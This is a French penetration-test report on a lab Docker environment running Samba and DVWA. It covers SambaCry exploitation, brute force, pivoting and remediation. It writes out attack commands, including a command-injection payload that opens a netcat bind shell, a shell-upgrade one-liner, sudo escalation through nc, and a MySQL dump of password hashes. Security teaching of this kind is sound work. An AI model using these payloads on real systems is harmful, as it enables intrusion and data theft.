<pre>python3 -c 'import pty; pty.spawn("/bin/bash")' /usr/bin/scrip -qc /bin/bash /dev/null root@f47be40293f3:/var/www/html/vulnerabilities/exec# ls</pre>	Mise en place d'un reverse Shell sur WebApp

IV.2.7 Exfiltration de données (MySQL)

Une fois root, l'auditeur a procédé à la démonstration de l'impact sur les données.

- **Accès base de données** : Connexion à l'instance MySQL locale en utilisant les identifiants trouvés dans le fichier de configuration config.inc.php (dvwa / vulnerables).
- **Dump des données** : Extraction de la table users, révélant les noms, identifiants et hashes de mots de passe de l'organisation.

On repère deux table dans la base de données :

```
root@f47be40293f3:/var/www/html/vulnerabilities/exec# mysql -u app -p'vulnerables' -D dvwa -e "show tables;"
<ql -u app -p'vulnerables' -D dvwa -e "show tables;"
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
```

Table users contenant certainement les mots de passe des utilisateurs

Données de la table users :

```
root@f47be40293f3:/var/www/html/vulnerabilities/exec# mysql -u app -p'vulnerables' -D dvwa -e "SELECT * FROM users;"
<p -p'vulnerables' -D dvwa -e "SELECT * FROM users;"
+-----+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar | last_login |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/admin.jpg | 2023-12-10 18:52:12 |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | /hackable/users/gordonb.jpg | 2023-12-10 18:52:12 |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | /hackable/users/1337.jpg | 2023-12-10 18:52:12 |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | /hackable/users/pablo.jpg | 2023-12-10 18:52:12 |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/smithy.jpg | 2023-12-10 18:52:12 |
+-----+-----+-----+-----+-----+-----+-----+
```

Résultat : L'extraction révèle les noms, prénoms et les **hashs de mots de passe** (MD5) de 5 utilisateurs, dont l'administrateur (admin) et des utilisateurs nommés (Pablo, Gordon, Bob).

IV.3 Conclusion technique de la méthodologie

Cette phase offensive valide l'intégralité de la chaîne d'attaque (Kill Chain). En partant d'un simple service Samba obsolète sur le réseau frontal, l'audit a permis de :

1. **Contourner la segmentation réseau** grâce au tunneling dynamique (Proxychains/SSH).
2. **Compromettre les couches applicatives** via l'injection de commandes.
3. **Obtenir le contrôle total (Root)** sur l'infrastructure.
4. **Exfiltrer les actifs critiques** (Base de données clients).

L'utilisation combinée de **Nessus** pour la détection, **Metasploit** pour l'entrée initiale, et **Netcat** pour les mouvements latéraux a démontré l'inefficacité des mesures de défense actuelles face à un attaquant méthodique.

V. Reconnaissance & Scans

V.1 Synthèse exécutive - Résultats clés

Cette phase a permis de délimiter la surface d'attaque et d'identifier le vecteur d'entrée initial. L'audit a révélé une infrastructure Docker segmentée, nécessitant une approche en deux temps (attaque frontale puis pivot).

- **Cartographie Initiale (Réseau Frontal) :** Le scan du réseau 172.18.0.0/24 a isolé l'hôte 172.18.0.3 comme cible principale.
- **Service Critique Identifié :** L'analyse approfondie des ports **139/445** a révélé l'exécution de **Samba 4.6.3**. Cette version est obsolète et connue pour la faille critique *SambaCry*.
- **Corrélation de Vulnérabilité :** La recherche croisée (Nessus / Exploit-DB) a confirmé la vulnérabilité **CVE-2017-7494**, permettant l'exécution de code arbitraire à distance.
- **Découverte Secondaire (Réseau Masqué) :** Après compromission du premier hôte, un scan interne a révélé le réseau 172.19.0.0/24 et l'application web cible (DVWA) sur le port 80.

```
Nmap scan report for 172.18.0.3
Host is up (0.000015s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:12:00:03 (Unknown)

smb-os-discovery:
| OS: Windows 6.1 (Samba 4.6.3)
| Computer name: 40261d54a827
| NetBIOS computer name: 40261D54A827\x00
| Domain name: \x00
| FQDN: 40261d54a827
| System time: 2026-01-04T17:39:41+00:00
```

Légende : Fig V.1. Identification de la version obsolète Samba 4.6.3 via Nmap (-sV).

Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 -
'is_known_pipename()' Arbitrary Module Load
(Metasploit)

EDB-ID: 42084	CVE: 2017-7494	Author: METASPLOIT	Type: REMOTE
EDB Verified: ✓		Exploit: 📡 / {}	
Platform: LINUX	Date: 2017-05-29		

Légende : Fig V.2. Corrélation de la version avec la base de vulnérabilités (CVE-2017-7494).

V.2 Tableau récapitulatif - Services & Priorités

Ce tableau synthétise les services exposés découverts lors des scans et définit la priorité de remédiation.


(Priorité : 1 = Critique/Immédiat, 2 = Élevé, 3 = Moyen)

Port / Protocole	Service / Version	Hôte Cible	Priorité	Action Recommandée
445 / TCP	Samba 4.6.3	172.18.0.3	1 (Critique)	Mise à jour immédiate vers une version non vulnérable (>4.6.4) ou désactivation du module "nt pipe support". C'est le point d'entrée Root.
80 / TCP	Apache / DVWA	172.19.0.2	2 (Élevé)	Mise en place d'un WAF et correction du code source (Input Validation) pour bloquer les injections de commandes.
139 / TCP	NetBIOS-SSN	172.18.0.3	3 (Moyen)	Restreindre l'accès au réseau de confiance uniquement via pare-feu.
8080 / TCP	HTTP-Proxy	172.18.0.4	3 (Moyen)	Vérifier la configuration du proxy pour éviter une utilisation en relais ouvert.

V.3 Analyse statistique des vulnérabilités

Bien que le nombre total de services exposés soit restreint (4 services), la surface d'attaque présente une densité de risque critique. Le graphique ci-dessous illustre la répartition des vulnérabilités identifiées selon leur score CVSS v3.

Statistique des vulnérabilités



Interprétation du graphique :

- **50% des vecteurs d'entrée** (Samba et WebApp) sont classés comme **"Élevé"** ou **"Critique"**.
- L'absence de vulnérabilités "Faibles" indique que l'infrastructure n'est pas "bruitée" par des soucis mineurs, mais souffre de défauts structurels majeurs (Software obsolète et Code non sécurisé).
- La priorité de remédiation doit se focaliser exclusivement sur la barre **ROUGE** (SambaCry), qui constitue le "Single Point of Failure" (Point de défaillance unique).

VI. Énumérations & Tests applicatifs

VI.1 Contexte et Surface d'attaque

Suite à la compromission du serveur Samba (172.18.0.3) et l'établissement du tunnel SOCKS, l'audit s'est concentré sur le réseau interne 172.19.0.0/24. Une application Web a été découverte sur l'hôte **172.19.0.2** (Port 80). L'analyse a révélé qu'il s'agit de **DVWA (Damn Vulnerable Web App)**, une plateforme pédagogique volontairement vulnérable utilisée ici comme cible critique interne.

VI.2 Phases de Test Détaillées

VI.3.1 Authentification et Faiblesse des accès

L'application étant protégée par une mire de connexion, un test de robustesse des mots de passe a été initié.

Outil : Hydra via Proxychains.

Vecteur : Attaque par dictionnaire (unix_passwords.txt) sur le formulaire login.php.

Résultat : Compromission du compte administrateur.

- User : admin
- Pass : password

```
172.19.0.2:80 [80][http-post-form] host: 172.19.0.2 login: admin password: password
```

Légende : *Obtention des identifiants par force brute.*

VI.3.2 Identification de la vulnérabilité (Command Injection)

Une fois authentifié, les fonctionnalités de l'application ont été auditées. Le module "Ping" a présenté un comportement atypique.

- **Test** : Injection de métacaractères shell (;, |, &&) après l'adresse IP.
- **Observation** : L'application ne filtre pas les entrées et exécute directement les commandes système concaténées.
- **Payload de test** : 127.0.0.1; ls -la (Permet de lister les fichiers du serveur).

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Légende : *Injection de commande dans le module de diagnostic réseau.*

VI.3.3 Exploitation (Remote Code Execution)

La vulnérabilité a été transformée en accès système complet.

- **Technique :** "Bind Shell" via Netcat.
- **Payload injecté :** 127.0.0.1; nc -l -p 4444 -e /bin/sh &.
- **Explication :** Cette commande force le serveur Web à ouvrir le port 4444 et à y attacher son terminal de commande (/bin/sh).
- **Connexion :** L'attaquant s'est connecté via le tunnel : proxychains nc 172.19.0.2 4444.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Légende : *Preuve d'accès interactif au serveur (Shell www-data).*

VI.3 Tableau Synthétique des Tests Applicatifs

ID Test	Catégorie	Description du Test	Résultat	Criticité
WEB-01	Auth	Test de force brute sur la page de login.	SUCCÈS (admin/password). Politique de mdp faible.	Élevée
WEB-02	Injection	Injection de commandes OS dans le module Ping.	SUCCÈS . Aucune validation des entrées (Sanitization).	Critique
WEB-03	Config	Vérification des fichiers de configuration accessibles.	SUCCÈS . Fichier config.inc.php lisible, contient mdp BDD en clair.	Élevée
WEB-04	Privilèges	Recherche de mauvaises configurations Sudo.	SUCCÈS . NOPASSWD sur /bin/nc.	Critique

VII. Résultats & Impact Global du Pentest

VII.1 Tableau Synthétique des vulnérabilités confirmées

Ce tableau résume les failles exploitées avec succès et leur impact direct sur la confidentialité, l'intégrité et la disponibilité des données.

Vulnérabilité / Vecteur	Outil(s) / Méthode	Impact Observé (Preuve)	Niveau de Sévérité
SambaCry (CVE-2017-7494) <i>(RCE sur 172.18.0.3)</i>	Metasploit is_known_pipename	Compromission Totale (Root). Prise de contrôle du serveur de fichiers et utilisation comme pivot réseau.	CRITIQUE
Command Injection <i>(Module Ping sur 172.19.0.2)</i>	Netcat / Injection Manuelle	Exécution de code distant. Obtention d'un shell interactif (www-data) sur le serveur Web interne.	ÉLEVÉ
Mauvaise config. Sudo <i>(NOPASSWD: /bin/nc)</i>	Escalade de privilèges	Élévation de privilèges (Root). Passage de l'utilisateur web à administrateur suprême sur le conteneur Web.	CRITIQUE
Faiblesse d'Authentification <i>(Mots de passe par défaut)</i>	Hydra / Lecture de fichiers	Fuite de données. Accès à l'admin DVWA (admin:password) et à la BDD MySQL (app:vulnerables).	ÉLEVÉ

VII.2 Impact Global sur la Sécurité

L'audit a mis en évidence une **chaîne de compromission critique** (Kill Chain) traversant plusieurs zones de sécurité. L'impact ne se limite pas à une seule machine, mais affecte l'intégrité de l'infrastructure complète.


1. **Rupture de l'Isolation Réseau** : La segmentation entre le réseau frontal (172.18.x) et le réseau interne (172.19.x) a été contournée. Le serveur Samba compromis a servi de "tête de pont" (Pivot), rendant caduque la protection périmétrique du serveur Web.
2. **Compromission de la Confidentialité (Data Breach)** : L'accès Root sur le serveur Web a permis de lire les fichiers de configuration (config.inc.php) et d'accéder à la base de données clients. L'exfiltration de la table users prouve que les données personnelles (Noms, Hashs de mots de passe) sont exposées.
3. **Perte de Contrôle d'Administration** : Avec deux accès **Root** distincts sur deux conteneurs majeurs, un attaquant possède un contrôle total : il peut modifier le code source, installer des portes dérobées (backdoors) persistantes ou détruire l'environnement.

```
root@f47be40293f3:/var/www/html/vulnerabilities/exec# mysql -u app -p'vulnerables' -D dvwa -e "SELECT * FROM users;"
<p -p'vulnerables' -D dvwa -e "SELECT * FROM users;"
+-----+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user   | password                               | avatar                               | last_login |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/admin.jpg | 2023-10-18 18:52:12 |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | /hackable/users/gordonb.jpg | 2023-10-18 18:52:12 |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | /hackable/users/1337.jpg | 2023-10-18 18:52:12 |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | /hackable/users/pablo.jpg | 2023-10-18 18:52:12 |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/smithy.jpg | 2023-10-18 18:52:12 |
+-----+-----+-----+-----+-----+-----+-----+
```

Légende: Preuve d'exfiltration : Extraction complète de la table 'users' de la base de données via l'accès Root acquis.

VII.3 Schéma de la Chaîne de Compromission

Ce schéma illustre la propagation de l'attaque depuis le réseau externe jusqu'à l'extraction des données, confirmant l'inefficacité de la segmentation actuelle.



Légende : Visualisation du chemin d'attaque : du point d'entrée périphérique à la base de données critique présente au sein de WebApp .

VIII. Résultats & Impact Global du Pentest

VIII.1 Méthodologie de mapping

L'identification des vulnérabilités s'est appuyée sur une méthodologie rigoureuse en 4 étapes :

1. **Fingerprinting** : Extraction précise des numéros de version des services via Nmap (-sV) et analyse des bannières.
2. **Corrélation** : Recherche croisée dans les bases de données publiques (Exploit-DB, NIST NVD) pour identifier les CVE (*Common Vulnerabilities and Exposures*) associées.
3. **Vérification (PoC)** : Utilisation de scripts de vérification (Metasploit Check) pour confirmer l'exploitabilité sans casser le système.
4. **Qualification** : Calcul du score de risque réel basé sur l'impact observé dans l'environnement (ex: accès Root obtenu).

VIII.1.1 Tableau de mapping des vulnérabilités

Ce tableau fait le lien entre ce qui a été observé sur le réseau et la référence officielle de la faille.

Composant / Service	Version Observée	Référence (CVE/CWE)	Exploitabilité & Impact (Observé)
Samba (SMB)	Version 4.6.3 (Observed on port 445)	CVE-2017-7494 (SambaCry)	CRITIQUE (Exploitée) Exécution de code à distance (RCE) permettant un accès immédiat en Root . Point d'entrée initial.
Application Web (Module Ping)	Code PHP Custom (Input non filtré)	CWE-78 (OS Command Injection)	ÉLEVÉ (Exploitée) Injection de commandes shell via le formulaire. Permet l'accès au serveur interne

			(www-data).
Configuration Système (Sudoers)	Sudo 1.8.x (NOPASSWD: /bin/nc)	CWE-269 (Improper Privilege Management)	CRITIQUE (Exploitée) Élévation de privilèges locale. Permet de passer de www-data à root sans mot de passe.
Authentification (Page de Login)	DVWA Login (Pas de protection brute-force)	CWE-521 (Weak Password Requirements)	MOYEN (Exploitée) Compte admin compromis par dictionnaire (mot de passe par défaut).

```
msf > search is_known
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary M
1	_ target: Automatic (Interact)	.	.	.	.
2	_ target: Automatic (Command)	.	.	.	.
3	_ target: Linux x86	.	.	.	.
4	_ target: Linux x86_64	.	.	.	.
5	_ target: Linux ARM (LE)	.	.	.	.
6	_ target: Linux ARM64	.	.	.	.
7	_ target: Linux MIPS	.	.	.	.
8	_ target: Linux MIPSLE	.	.	.	.
9	_ target: Linux MIPS64	.	.	.	.
10	_ target: Linux MIPS64LE	.	.	.	.
11	_ target: Linux PPC	.	.	.	.
12	_ target: Linux PPC64	.	.	.	.
13	_ target: Linux PPC64 (LE)	.	.	.	.
14	_ target: Linux SPARC	.	.	.	.
15	_ target: Linux SPARC64	.	.	.	.
16	_ target: Linux s390x	.	.	.	.

Légende : Recherche de correspondance d'exploit (Mapping) via la base locale Searchsploit.

VIII.2 Détail de la vulnérabilité critique (SambaCry)

L'audit a révélé que la faille la plus critique, ayant permis la compromission initiale, est une vulnérabilité historique sur le protocole SMB.

- **Identifiant** : **CVE-2017-7494** (Surnommée "SambaCry" par analogie à WannaCry).
- **Description** : Une vulnérabilité dans Samba versions 3.5.0 à 4.6.4 permet à un attaquant distant de télécharger une bibliothèque partagée (.so) vers un partage inscriptible, puis de charger cette bibliothèque pour exécuter du code arbitraire.
- **Vecteur** : Module is_known_pipename().
- **Score CVSS v3** : **9.8 (CRITIQUE)**.

AVIS DU CERT-FR

Objet: Vulnérabilité dans Samba

GESTION DU DOCUMENT

Référence	CERTFR-2017-AVI-165
Titre	Vulnérabilité dans Samba
Date de la première version	24 mai 2017
Date de la dernière version	24 mai 2017
Source(s)	Bulletin de sécurité Samba du 24 mai 2017

Légende : Fiche de vulnérabilité Exploit-DB confirmant que Samba < 4.6.4 est vulnérable à l'exécution de code à distance. Source <https://www.cert.ssi.gouv.fr/avis/CERTFR-2017-AVI-165/>

VIII.3 La matrice de risques

Ce visuel permet de voir en un coup d'œil quelle faille est la plus dangereuse.

	Impact : Faible	Impact : Élevé	Impact : Critique
Facile à exploiter	(Rien)	Web Injection ● ÉLEVÉ	SambaCry ● CRITIQUE
Moyennement difficile	(Rien)	Auth Faible ● MOYEN	Sudo Root ● CRITIQUE
Difficile	(Rien)	(Rien)	(Rien)

Légende : *Matrice de positionnement des risques.*

VIII.4 Conclusion & Priorité de remédiation

L'analyse technique démontre que la sécurité de l'infrastructure repose sur un "château de cartes".

1. **Priorité Absolue (T0) :** La mise à jour de **Samba** (de 4.6.3 vers 4.6.4+) est l'urgence absolue. Cette seule action aurait bloqué l'attaquant à la porte du réseau.
2. **Priorité Secondaire (T1) :** La correction de l'application Web (Input Sanitization) et le durcissement de la configuration Sudo sont nécessaires pour la défense en profondeur, au cas où le périmètre serait franchi par un autre moyen.

IX. Recommandations

IX.1 Actions immédiates

Compte tenu de l'accès **Root** confirmé sur deux conteneurs et de l'exfiltration de la base de données, les mesures suivantes doivent être appliquées **sans délai** pour endiguer l'attaque.

1. **Isolement des Conteneurs** : Couper l'accès réseau externe des conteneurs Samba (172.18.0.3) et WebPentest (172.19.0.2) pour stopper toute communication vers le serveur de contrôle (C2) de l'attaquant.
2. **Rotation des Secrets** : Tous les mots de passe trouvés dans le fichier config.inc.php (User: app, Pass: vulnerables) et dans la base de données (admin, gordon, pablo) doivent être considérés comme compromis et changés immédiatement.
3. **Arrêt du Service Samba** : Stopper le service SMB vulnérable jusqu'à application du correctif : service smb stop
4. **Nettoyage des Clés SSH** : Supprimer la clé publique de l'attaquant injectée dans /root/.ssh/authorized_keys sur le conteneur Samba .

IX.2 Correctifs court terme (1-2 semaines)

Cette phase vise à corriger les failles techniques spécifiques exploitées durant l'audit.

A. Correctif Samba (Priorité Critique)

La version 4.6.3 est obsolète.

- **Action** : Mettre à jour Samba vers une version stable récente (minimum 4.6.4 ou version 4.15+ recommandée).
- **Configuration** : Désactiver le module "nt pipe support" dans smb.conf si la mise à jour immédiate est impossible, afin de bloquer le chargement de modules dynamiques (.so).

B. Correction Applicative Web (Priorité Élevée)

L'injection de commande dans le module "Ping" provient d'une absence de validation.

- **Action** : Remplacer l'exécution directe de shell (shell_exec) par des fonctions PHP natives ou utiliser des listes blanches (Allow-listing) pour valider que l'entrée est bien une adresse IP.

C. Durcissement des Privilèges (Priorité Critique)

L'erreur de configuration sudo a permis l'escalade finale.

- **Action :** Éditer le fichier `/etc/sudoers` pour retirer la ligne autorisant `www-data` à lancer `netcat` : `www-data ALL=(root) NOPASSWD: /bin/nc`
- **Principe :** Un compte de service Web ne doit **jamais** avoir de droits `sudo` sans mot de passe sur des binaires système (GTFOBins).

IX.3 Correctifs moyen terme (Architecture)


Ces mesures visent à empêcher qu'une future vulnérabilité ne permette une compromission totale (Défense en profondeur).

1. **Gestion des Secrets Docker :** Ne plus stocker les mots de passe en clair dans le code (`config.inc.php`). Utiliser **Docker Secrets** ou des variables d'environnement injectées au démarrage du conteneur.
2. **Renforcement de la Segmentation Réseau :** Le pivot via SSH a été trop facile. Configurer des règles `iptables` strictes sur l'hôte Docker pour empêcher le réseau `172.18.x` d'initier des connexions vers `172.19.x`.
3. **Principe du Moindre Privilège (Docker) :** Les conteneurs ne doivent pas tourner en User: Root par défaut. Créer des utilisateurs spécifiques avec des UID limités pour lancer les services Apache et Samba.

IX.4 Tableau synthétique - Recommandations Prioritaires

Priorité	Action Recommandée	Cible	But / Résultat Attendu
URGENT (P0)	Mise à jour Samba (>4.6.4)	Conteneur Samba	Éliminer la faille <i>SambaCry</i> (RCE) et fermer la porte d'entrée principale.
URGENT (P0)	Correction Sudoers	Conteneur Web	Empêcher l'élévation de privilèges. L'attaquant resterait bloqué en <code>www-data</code> .
Court Terme (P1)	Sanitization du Code	App DVWA	Bloquer les injections de commandes. Empêche l'accès initial au serveur Web.
Court Terme (P1)	Rotation Mots de passe	BDD & Système	Rendre inopérants les identifiants volés lors de l'exfiltration.
Moyen Terme (P2)	Docker Secrets	Architecture	Éviter le vol de mots de passe en cas de lecture de fichiers (LFI).

IX.5 Roadmap de Remédiation



Légende : Calendrier prévisionnel de mise en conformité et de réduction de la surface d'attaque.

IX.6 Bonnes pratiques & Éthique

Conformément au cadre légal et pédagogique de cette mission :

- Aucune donnée exfiltrée (table users) n'a été conservée après la rédaction de ce rapport.
- Les modifications apportées au système (création utilisateur, clés SSH) ont été documentées pour permettre une restauration propre de l'environnement (Rollback).
- Ce rapport contient des informations sensibles et doit être diffusé via des canaux chiffrés.

X. Conclusion

X.1 Synthèse de la mission

L'audit de sécurité réalisé sur l'infrastructure Docker a révélé une **compromission totale** de la chaîne de défense. Ce qui a commencé par une simple reconnaissance externe s'est transformé en une prise de contrôle complète du système d'information.

L'enchaînement des failles a suivi un scénario critique :

1. **L'entrée** : Un service **Samba obsolète** (v4.6.3) exposé sur le réseau frontal a permis une exécution de code à distance (SambaCry) et l'obtention immédiate des droits **Root**.
2. **La traversée** : L'absence de cloisonnement efficace a permis d'utiliser ce premier serveur comme **pivot** (Tunnel SSH) pour atteindre le réseau interne protégé.
3. **L'escalade** : L'application interne **DVWA**, supposée isolée, a été compromise via une injection de commande, suivie d'une élévation de privilèges fatale (Sudo).

X.2 Impact Métier Observé

Au-delà de l'aspect technique, les conséquences pour l'organisation sont critiques :

- **Perte de Confidentialité (Data Breach)** : La base de données clients a été intégralement exfiltrée. Les identifiants de l'administrateur et des utilisateurs (Gordon, Pablo, Smithy) sont désormais dans la nature.
- **Perte d'Intégrité (Root Access)** : Avec un accès **Root** sur les deux conteneurs principaux, l'attaquant a le pouvoir absolu : modification des fichiers, installation de backdoors, ou altération des logs.
- **Inefficacité de l'Architecture** : L'audit prouve que la conteneurisation (Docker) ne suffit pas à sécuriser une application si les conteneurs eux-mêmes sont mal configurés (privilèges excessifs) et non mis à jour.

X.3 Verdict Final

La posture de sécurité actuelle est jugée **CRITIQUE**.

Les barrières de sécurité (Segmentation, Authentification) ont toutes été franchies. Le maintien en conditions opérationnelles (MCO) de cette infrastructure nécessite l'application **immédiate** des correctifs listés en section IX (notamment le patch Samba et la correction du code PHP), sous peine de subir un incident majeur à très court terme.

Scorecard

Pilier de Sécurité	État	Verdict
Périmètre Externe	● Rouge	Percé (SambaCry)
Segmentation Interne	● Rouge	Contournée (Pivot SSH)
Protection des Données	● Rouge	Exfiltrées (SQL Dump)